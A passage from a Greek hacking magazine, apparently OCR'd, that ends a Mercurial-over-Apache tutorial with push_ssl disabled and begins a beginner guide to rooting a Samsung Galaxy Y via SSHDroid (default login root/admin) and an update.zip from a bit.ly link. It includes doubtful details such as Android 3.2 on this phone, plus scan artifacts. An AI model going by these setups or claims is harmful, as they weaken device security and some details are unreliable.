Ωστόσο, καθώς η μεταβλητή env ενδέχεται να μην είναι σωστά ορισμένη, θα πρέπει να ορίσουμε μόνοι μας τη θέση της Python. Εάν για παράδειγμα η Python βρίσκεται στον κατάλογο /usr/local/bin, θα πρέπει να γράψουμε κάτι τέτοιο:

```
#! /usr/local/bin/python
```

Μετά από αυτές τις δύο επεμβάσεις, μπορούμε να αποθηκεύσουμε το αρχείο και να βρούμε από τον editor. Όχι για πολύ όμως. Τώρα θα πρέπει να δημιουργήσουμε το αρχείο hgweb.config και να πληκτρολογήσουμε το ακόλουθο περιεχόμενο:

```
[paths]
newsources = /home/user/newsources
```

Μέσα στον ίδιο κατάλογο (~/hg) πρέπει να δημιουργήσουμε και το αρχείο με τα ονόματα και τους κωδικούς όλων όσοι επιτρέπεται να κάνουν push στο δικό μας repository. Αυτό θα το κάνουμε με το utility που ονομάζεται htpasswd και το οποίο παρέχεται με τον Apache. Για τον ορισμό ενός χρήστη με username το user, αρκεί να εκτελέσουμε τα ακόλουθα:

```
$ cd ~/hg
$ htpasswd -c hgusers user
Enter Password: ****
Re-enter password: ****
```

Το password δεν φαίνεται, αλλά εμείς το ξέρουμε ;) Τώρα μπορούμε να ασχοληθούμε με τον Apache. Συγκεκριμένα, θα τροποποιήσουμε το αρχείο httpd.conf (Η θέση του εξαρτάται από τη διανομή, αλλά κατά πάσα πιθανότητα θα το βρείτε στο /etc ή στο /usr/local/etc κι ενδεχομένως μέσα σε υποκατάλογο με όνομα apache ή httpd). Σε αυτό το αρχείο θα πρέπει να προσθέσουμε τα ακόλουθα:

```
DocumentRoot "/home/user/hg"
ScriptAlias /hg "/home/user/hg/hgweb.cgi"
<Directory "/home/user/hg/">
    Order allow,deny
    Allow from all
    AllowOverride All
    Options ExecCGI
    AddHandler cgi-script .cgi
    AuthUserFile /home/user/hg/hgusers
    AuthName "Mercurial"
    AuthType Basic
    <Limit POST PUT>
        Require valid-user
    </Limit>
</Directory>
```

Τέλος, θα πρέπει να κάνουμε μερικές ακόμα ρυθμίσεις στο repository που θα γίνει public. Αυτές θα γίνουν προσθέτοντας μερικές γραμμές στο σχετικό αρχείο ρυθμίσεων. Για το σκοπό αυτό, δίνουμε αρχικά αυτό:

```
$ cd ~/newsources/.hg
```

Τώρα μπορούμε να ανοίξουμε το hgrc και να προσθέσουμε τα παρακάτω:

```
[web]
push_ssl = false
allow_push = user
```

Κοντεύουμε να τελειώσουμε... αλήθεια! Απομένει μια λεπτομέρεια. Όταν θα κάνει κάποιος push μέσω δικτύου, ο χρήστης που θα τροποποιεί το repository θα είναι εκείνος με του οποίου τα δικαιώματα εκτελείται ο Apache. Συνήθως πρόκειται για τον www ή τον www-data. Σε αυτόν το χρήστη, λοιπόν, θα πρέπει να δώσουμε πλήρη δικαιώματα επί του workspace. Για να το πετύχουμε αυτό, αρκεί να δώσουμε κάτι τέτοιο:

```
# cd /home/user
# chown -R user:www newsources/
# chmod -R g+w newsources/
```

Είμαστε έτοιμοι! Μπορούμε να επανεκκινήσουμε τον Apache και να συνδεθούμε μέσω κάποιου browser. Μπορούμε επίσης να κάνουμε push και pull δικτυακά και από τη γραμμή εντολών! Για παράδειγμα, υποθέτοντας ότι το μηχάνημα με το repository έχει τη διεύθυνση 192.168.0.3, μπορούμε από οποιοδήποτε μηχάνημα του δικτύου μας να εκτελούμε το ακόλουθο:

```
$ hg clone http://192.168.0.3/hg/newsources sources
```

Επίσης, θα μπορούμε να εκτελούμε κι αυτά:

```
$ cd sources
$ hg pull http://192.168.0.3/hg/newsources
```

Όπως κι αυτά:

```
$ cd sources
$ hg push http://192.168.0.3/hg/newsources
```

Φυσικά, σε κάθε τέτοια κίνηση θα πρέπει να δίνουμε το username και το password που ορίσαμε προηγουμένως! Όσα είδαμε αποτελούν έναν μόνο τρόπο για τη δικτυακή πρόσβαση σε ένα repository με το Mercurial. Και για να είμαστε ειλικρινείς, δεν είναι και ο ασφαλέστερος τρόπος. Αν όμως σας πείσαμε ότι αξίζει να ασχοληθείτε με τα VCS και ειδικά το Mercurial, μπορείτε να μάθετε πολλά περισσότερα και να γίνετε Mercurial-guru, μελετώντας το documentation στο http://Mercurial.selenic.com. Και κάτι τελευταίο: το FreeBSD Greek Documentation Project χρησιμοποιεί το Mercurial. Περιμένω να μου στείλετε τα δικά σας patch και αν είστε καλοί, θα σας δώσω και πρόσβαση ;)

Skill: Beginner

Tags: Android, Rooting, SSH, Command Line

Rooting

GT-S5370 GALAXY Y

Την τελευταία δεκαετία μια νέα μόδα έκανε την εμφάνιση της: Η προϊοντική εξυπνάδα! Από το έξυπνο αυτοκινητάκι SMART* ως τις έξυπνες τηλεοράσεις, τα έξυπνα ψυγεία, τα έξυπνα πλυντήρια και τα έξυπνα κινητά... Η εξυπνάδα έγινε το μότο της εποχής, ωστόσο υπάρχουν και κάποιοι που ισχυρίζονται ότι όσο πιο έξυπνες γίνονται οι μηχανές, τόσο πιο χαζός γίνεται ο άνθρωπος. Ίσως η αλήθεια να βρίσκεται κάπου στη μέση -- αλλά όχι για μας. Πώς να το κάνουμε, ένας άνθρωπος που ασχολείται με το deltaHacker θέλει *και* γίνεται εξυπνότερος!

by Thiseas

* Smart Mercedes ART

Ας πάρουμε τα πράγματα από την αρχή. Τι άλλαξε στα κινητά τηλέφωνα και στις τηλεοράσεις, ώστε να ονομαστούν έξυπνες; Μήπως βρήκαμε τρόπο να εισάγουμε IQ στα χαζοκούτια, για να ξεπεράσουν επιτέλους τη ρετσινιά του ανόητου; Μάλλον όχι, αλλά ας το σκεφτούμε λίγο περισσότερο. Μα, ναι, αυτό είναι! Κάναμε τις συσκευές να συμπεριφέρονται όπως οι υπολογιστές μας: Μπορούν πλέον να έχουν πρόσβαση στο Internet, να εγκαθιστούν προγράμματα, να επικοινωνούν μεταξύ τους και, γενικότερα, να μεταβάλλουν τη λειτουργικότητά τους σύμφωνα με τις επιθυμίες μας. Έτσι, ως προς τη λογική που διέπει τη λειτουργία τους, μοιάζουν με τους υπολογιστές που έχουμε στο σπίτι και στο γραφείο μας. Τώρα που ξεκαθαρίσαμε το είδος της εξυπνάδας που έχουν οι μοντέρνες συσκευές, μπορούμε να περάσουμε σε κάτι πιο ουσιώδες (και πραγματικά έξυπνο): Τι βρίσκεται πίσω απ' όλα αυτά; Ποιος μηχανισμός είναι υπεύθυνος για την εξυπνάδα; Μπορούμε άραγε να τον διαχειριστούμε; Μπορούμε να μην τον αφήνουμε να διαχειρίζεται αυτός εμάς; Αν ανήκετε στους ανθρώπους[1] που δεν ικανοποιούνται μόνο από το αποτέλεσμα αλλά θέλουν να γνωρίσουν την Oracle, ψάχνοντας στον τεράστιο διάδρομο με τις εκατοντάδες πόρτες του Matrix της εποχής μας, τότε μπορείτε να συνεχίσετε το διάβασμα. Ψέματα: Τότε *πρέπει* να συνεχίσετε το διάβασμα!

Στο παρόν άρθρο θα καταπιαστούμε με τα έξυπνα τηλέφωνα και συγκεκριμένα με το Galaxy GT-S5370 Y (από το Young) της Samsung. Οι λόγοι που ασχοληθήκαμε με το συγκεκριμένο είναι 218, αλλά για λόγους οικονομίας χαρτιού (άρα και οικολογίας) θα σας αναφέρουμε τους πρώτους 2:

Γιατί αυτό έχουμε. Μην μας κοιτάτε περίεργα! Φανταζόμαστε ότι το Young στο όνομά της συσκευής αναφέρεται στη διάθεση κι όχι μόνο στην ηλικία. Επομένως, είναι νομίζουμε ό,τι πρέπει για όλους μας ;)

Η συγκεκριμένη συσκευή έχει ως λειτουργικό σύστημα το Android 3.2. Ως γνωστόν, πρόκειται για το λειτουργικό που έχει αναπτύξει η Google και το οποίο βασίζεται στο Linux. Linux; Να μια ακόμα λέξη που μας προκαλεί! Δεν ξέρουμε για 'σας, εμείς όμως μόλις ακούμε Linux μια ερώτηση έρχεται στο μυαλό μας: Μπορώ να γίνω root;

Εκτός από τους ειδικούς λόγους που είχαμε για να ασχοληθούμε με το συγκεκριμένο τηλέφωνο, είχαμε και έναν γενικότερο: Η λέξη τηλέφωνο από μόνη της, μάς κάνει να ανατρέχουμε στο παρελθόν. Τότε που ξεκίνησαν οι πρώτοι hackers, στο ...κοντινό 1960 (http://en.wikipedia.org/wiki/Phreaking). Η λέξη τηλέφωνο --πάντα από μόνη της-- μπορεί ν' αποτελέσει μιας πρώτης τάξεως αφορμή για πειραματισμούς. Πάμε λοιπόν!


Προκαταρκτικά

Καταρχάς, φροντίζουμε να ενεργοποιήσουμε το WiFi της συσκευής και να συνδεθούμε στο τοπικό μας δίκτυο (εικόνα 1). Πριν root-άρουμε μια συσκευή, πρέπει πρώτα να έχουμε επιλύσει κάποια βασικά θέματα. Το σημαντικότερο αφορά στο είδος της πρόσβασης που θα έχουμε στη συσκευή. Προφανώς, εφόσον μιλάμε για Linux πιστεύουμε ότι το ιδανικότερο είδος πρόσβασης δεν μπορεί παρά να 'ναι μέσω της αθάνατης γραμμής εντολών, ας πούμε μέσω του κελύφους BASH (http://en.wikipedia.org/wiki/Bash_%28Unix_shell%29).

Για να έχουμε γραμμή εντολών στο κινητό μας, θα χρειαστούμε τουλάχιστον δύο προγράμματα. Μάλιστα τα συγκεκριμένα προγράμματα που θα σας πούμε μπορούν κάλλιστα να τρέξουν σε οποιοδήποτε κινητό με

1. Μάλλον ανήκετε, αφού η πιθανότητα να βρέθηκε τυχαία στα χέρια σας το περιοδικό είναι μικρή ;)

Android! Το ένα απ' αυτά προσφέρει πρόσβαση στη γραμμή εντολών του συστήματος του κινητού, ενώ το άλλο σηκώνει έναν SSH server που ακούει στην πόρτα 2222. Με τη βοήθειά τους μπορούμε να συνδεθούμε στο κινητό μας μέσω ενός SSH client, από οποιαδήποτε άλλη συσκευή ή υπολογιστή του δικτύου μας. Εμείς, για παράδειγμα, συνδεθήκαμε από το laptop μας που τρέχει Windows 7, χρησιμοποιώντας το πολύ καλό και ιδιαίτερα βολικό PuTTY (www.chiark.greenend.org.uk/~sgtatham/putty/).




Εικόνα 1
Απαραίτητη προϋπόθεση πριν ξεκινήσουμε είναι να ενεργοποιήσουμε το WiFi και να συνδεθούμε στο τοπικό μας δίκτυο.

Command line

Για να αποκτήσουμε πρόσβαση από command line στο λειτουργικό σύστημα του κινητού, φτάνει να εγκαταστήσουμε το δωρεάν πρόγραμμα Android Terminal Emulator. Μπορείτε να το βρείτε εύκολα αν τρέξετε την εφαρμογή Android Market και κάνετε μια αναζήτηση με τη λέξη «Terminal». Πρόκειται για ένα πρόγραμμα του Jack Palevitch, με παραπάνω από 1.000.000 λήψεις και μια βαθμολογία λίγο κάτω από το άριστα (4,5 στα 5 αστέρια!) Το καλό με αυτή την εφαρμογή είναι ότι παρέχει πολλές παραμέτρους και προσαρμόζεται άνετα στις ανάγκες και τις προτιμήσεις του καθενός. Πάντως, όταν την εγκαταστήσαμε στο Samsung Galaxy Y και την τρέξαμε, δεν ανταποκρινόταν σε κανένα πλήκτρο του εικονικού πληκτρολογίου. Για να παίξει σωστά χρειάστηκε να πάμε στα Preferences και να θέσουμε το Input Method σε Word-based. Αμέσως μετά ενεργοποιήσαμε το Default to UTF-8 και ήμασταν έτοιμοι (εικόνα 2). Παρεμπιπτόντως, χωρίς να είναι απαραίτητο, αλλάξαμε και τα χρώματα σε ένα πιο οικείο και αγαπημένο μοτίβο για τα γούστα μας: Πράσινα γράμματα σε μαύρο φόντο! :D

Στην εικόνα 2 φαίνεται η πρώτη μας επαφή με τη γραμμή εντολών, μέσω του Android Terminal Emulator. Είναι ξεκάθαρο ότι *δεν* έχουμε root access. Είμαστε ο χρήστης 10070 και δεν μπορούμε ούτε καν να δούμε την έκδοση του πυρήνα που τρέχει το λειτουργικό μας: στην εντολή uname –a, τρώμε το κλασικό permission denied :S



Εικόνα 2
Το κέλυφος του Android στο Samsung Galaxy Y είναι το BASH (sh, http://en.wikipedia.org/wiki/Bourne_shell).

SSH server

Η σχετική εφαρμογή που εγκαταστήσαμε από το Android Market ήταν η SSHDroid. Όχι πως την γνωρίζαμε από καιρό, αλλά έχει 4 στα 5 αστέρια και πάνω από 100.000 λήψεις. Όπως φαίνεται

Εικόνα 3
Ο SSH server στο smart phone περιμένει συνδέσεις...




στην εικόνα 3, μόλις εγκαταστήσουμε και τρέξουμε την εφαρμογή θα ξεκινήσει ο SSH server. Το προκαθορισμένο port στο οποίο δέχεται συνδέσεις είναι το 2222. Αμέσως μετά κάναμε μια δοκιμή, για να δούμε αν δουλεύουν όλα σωστά. Όπως αναφέραμε ήδη, για τη δοκιμή χρησιμοποιήσαμε το PuTTY από ένα laptop με Windows 7 (εικόνα 4). Τα username και password για τη σύνδεση είναι root και admin αντίστοιχα -- αλλά αυτό δεν σημαίνει ότι με τη σύνδεση rootάρουμε τη συσκευή. Παρεμπιπτόντως, να πούμε ότι η εφαρμογή του SSH server καταγράφει κάθε μας κίνηση (εικόνα 5) .

Εύκολες αντιγραφές

Για να μεταφέρουμε αρχεία από τον υπολογιστή μας στο κινητό χρησιμοποιήσαμε το WinSCP (Windows Secure CoPy). Πρόκειται για ένα δωρεάν πρόγραμμα, που χρησιμοποιεί κρυπτογραφημένες συνδέσεις SSH για την εύκολη και ασφαλή αντιγραφή αρχείων από ένα σύστημα σε κάποιο άλλο. Μπορείτε να το κατεβάσετε

Εικόνα 4
Οι συνδέσεις SSH πραγματοποιούνται πανεύκολα με το PuTTY.






Εικόνα 5
Το log file του SSH server είναι ιδιαίτερα χρήσιμο! Εάν χρησιμοποιείτε συχνά τη σχετική υπηρεσία (SSH), είναι σίγουρο ότι θα εκτιμήσετε το logging απεριόριστα.

από το http://winscp.net. Η χρήση του προγράμματος είναι πολύ απλή. Για να ξεκινήσουμε τις αντιγραφές αρκεί να κάνουμε μία σύνδεση προς το σύστημα που μας ενδιαφέρει. Οι συνδέσεις γίνονται πανεύκολα, από ένα απλό περιβάλλον που θυμίζει μια απλουστευμένη εκδοχή του PuTTY (εικόνα 6). Αρχικά, λοιπόν, δίνουμε τα στοιχεία που μας δόθηκαν όταν ξεκινήσαμε τον SSH server (δηλαδή τη διεύθυνση IP, το port, το username και το password).

Αμέσως μετά θα μεταφερθούμε σε ένα παράθυρο που χωρίζεται σε δύο κύριες περιοχές. Η αριστερή δείχνει τον κατάλογο της τρέχουσας συσκευής (του υπολογιστή μας), ενώ η δεξιά δείχνει τα περιεχόμενα της



Εικόνα 6
Για να συνδεθούμε με το WinSCP, χρησιμοποιούμε τα ίδια credentials που δίνουμε για να συνδεθούμε μέσω PuTTY.



Εικόνα 7
Το κινητό Galaxy Y και τα πλήκτρα εκκίνησης σε recovery mode.


απομακρυσμένης συσκευής (του κινητού). Δείτε την εικόνα 8 και θα καταλάβετε. Από αυτό το περιβάλλον μπορούμε πολύ εύκολα να μεταφέρουμε αρχεία μεταξύ των δύο παραθύρων και κατά συνέπεια μεταξύ των δύο συσκευών. Το πρόγραμμα μπορεί κάλλιστα να χρησιμοποιηθεί και για άλλες εργασίες, όπως για παράδειγμα προκειμένου να κρατάμε backup από σημαντικά αρχεία. Όπως υποψιάζεστε, η συγκεκριμένη εφαρμογή θα μας χρειαστεί και στη συνέχεια.

Προαπαιτούμενα για την επιτυχία

Η διαδικασία του rooting μιας συσκευής είναι πάντα συναρπαστική κι ευχάριστη, όσο απλή κι να είναι. Ξαφνικά ανοίγεται ένας ολόκληρος κόσμος μπροστά μας, γεμάτος από νέες δυνατότητες! Τα βήματα που πρέπει να ακολουθήσει κανείς είναι λίγο-πολύ παρόμοια για τις περισσότερες συσκευές με Android. Εμείς όμως θα μιλήσουμε συγκεκριμένα για το Samsung Galaxy GT-S5370 Y. Πριν ξεκινήσετε μια τέτοια επέμβαση, πρέπει να έχετε υπόψη σας τα ακόλουθα:


Εικόνα 8
Μεταφορά των νέων αρχείων εκκίνησης.

Στην Ελλάδα, μαζί με τη συσκευή παρέχεται και μια κάρτα SD, χωρητικότητας 2GB. Πρόκειται για μια πολύ μικρή κάρτα (λίγο μεγαλύτερη από ένα νύχι), την οποία πρέπει να εισαγάγετε στο κινητό. Στο Galaxy Y, η σχε-




τική υποδοχή βρίσκεται κάτω από το καπάκι της μπαταρίας. Η μπαταρία βέβαια δεν χρειάζεται να αφαιρεθεί, αφού η υποδοχή βρίσκεται στην αριστερή πλευρά και γράφει ...microSD!

Η επιτυχία του εγχειρήματος δεν είναι εγγυημένη. Εμείς σας δείχνουμε κάτι που κάναμε στο δικό μας κινητό και πέτυχε, αλλά στο δικό σας ενδέχεται ν' αποτύχει. Αυτό βέβαια δεν θα πρέπει να σας τρομάζει! Υπάρχει ένας πολύ απλός τρόπος να επαναφέρετε τις αρχικές ρυθμίσεις του κινητού σας, τον οποίο αναφέρουμε παρακάτω. Εξάλλου ο κίνδυνος της αποτυχίας δεν θα πρέπει να σας πτοεί ποτέ. Αν δε σπάσεις, δεν θα μάθεις. Έτσι είναι.



Εικόνα 9
Η συσκευή ξεκίνησε σε recovery mode και, μεταξύ άλλων, μπορείτε να επαναφέρετε τις εργοστασιακές ρυθμίσεις.

Πριν κάνετε οτιδήποτε, πάρτε backup τα στοιχεία και τα δεδομένα που έχετε αποθηκεύσει στο κινητό σας. Ένας αναλυτικός οδηγός για backup στο Android εδώ: http://techflipper.com/make-full-android-backup-and-restore-via-titanium-backup-app



Εικόνα 10
Αφού επιλέξετε το «apply update from sdcard», πρέπει να επιλέξετε και το αρχείο που αντιγράψατε προηγουμένως στην κάρτα, μέσω WinSCP.

Αφού ολοκληρώσετε το rooting πρέπει να γνωρίζετε ότι είστε εκτός εγγύησης. Αυτό μάλιστα ισχύει ακόμη κι αν έχουν περάσει λίγες μόνο ώρες από τη στιγμή που αγοράσατε το κινητό. Πάντως ούτε κι αυτό θα πρέπει να σας ανησυχεί. Μπορείτε ανά πάσα στιγμή να επαναφέρετε την εγγύηση, θέτοντας τη συσκευή στις εργοστασιακές της ρυθμίσεις. Αυτό γίνεται ξεκινώντας το κινητό σε recovery mode. Για να πετύχετε κάτι τέτοιο πατήστε ταυτόχρονα τα κουμπιά power, volume up και home (εικόνα 7). Μετά, χρησιμοποιώντας το κουμπί volume down, επιλέξτε το «Wipe data / Factory reset» και εκτελέστε το πατώντας το κουμπί Home. Το ίδιο, προφανώς, μπορείτε να κάνετε και στην περίπτωση που αποτύχει το rooting.

Όσα περιγράφουμε παρακάτω ισχύουν για τη συσκευή Samsung Galaxy Y. Για άλλες συσκευές δεν μπορούμε να εγγυηθούμε την επιτυχία. Αν πάντως έχετε κάποια ιστορία επιτυχίας/αποτυχίας να μοιραστείτε μαζί μας, παρακαλούμε να το κάνετε. Η fan page ή/και τα forums του περιοδικού είναι ό,τι πρέπει για να μας γράψετε τι (δεν) έγινε στη δική σας περίπτωση.


Get r00t baby ;)

Και τώρα που ξεκαθαρίσαμε όσα πρέπει να προσέξετε, μπορούμε να προχωρήσουμε στο «σπάσιμο» του Galaxy Y χωρίς ενδοιασμούς! Τα βήματα που θα ακολουθήσετε είναι τα εξής:

Κατεβάστε το αρχείο update.zip από εδώ: `http://bit.ly/dh004getupdate`

Χρησιμοποιώντας το WinSCP που αναφέραμε παραπάνω, μεταφέρετε το αρχείο update.zip στο κινητό σας και συγκεκριμένα στον κατάλογο /mnt/sdcard (εικόνα 8). ΠΡΟΣΟΧΗ: Μην κάνετε unzip το update.zip. Αφήστε το ως έχει. Το update.zip περιέχει όλα τα νέα αρχεία εκκίνησης του Android, τα οποία απαιτούνται για να σας δώσουν root access. Ο στόχος τώρα είναι να ενημερώσετε το σύστημα, με τα περιεχόμενα του συγκεκριμένου αρχείου.

Εικόνα 11
g0t r00t -- proof 1!



Κλείστε το κινητό και εκκινήστε το πάλι -- αλλά σε recovery mode. Για το σκοπό αυτό, πατήστε ταυτόχρονα τα κουμπιά power, volume up και home (εικόνα 7). Με αυτόν τον τρόπο θα βρεθείτε σε ένα περιβάλλον σαν αυτό της εικόνας 9. Εδώ μπορείτε να μετακινείστε με τα πλήκτρα Volume Up και Volume Down, ενώ για να επιλέξετε κάτι πατάτε το κουμπί Home. Παρεμπιπτόντως, από αυτήν την περιοχή γίνεται και η επαναφορά της συσκευής στις εργοστασιακές ρυθμίσεις, που αναφέραμε προηγουμένως.

Μετακινηθείτε στην επιλογή «apply update from sdcard» κι εκτελέστε την πατώντας Home. Έτσι θα βρεθείτε σε μια οθόνη, όπως αυτή της εικόνας 10. Αρκεί τώρα να μετακινηθείτε στο αρχείο update.zip και να το επιλέξτε, πατώντας πάλι το Home.

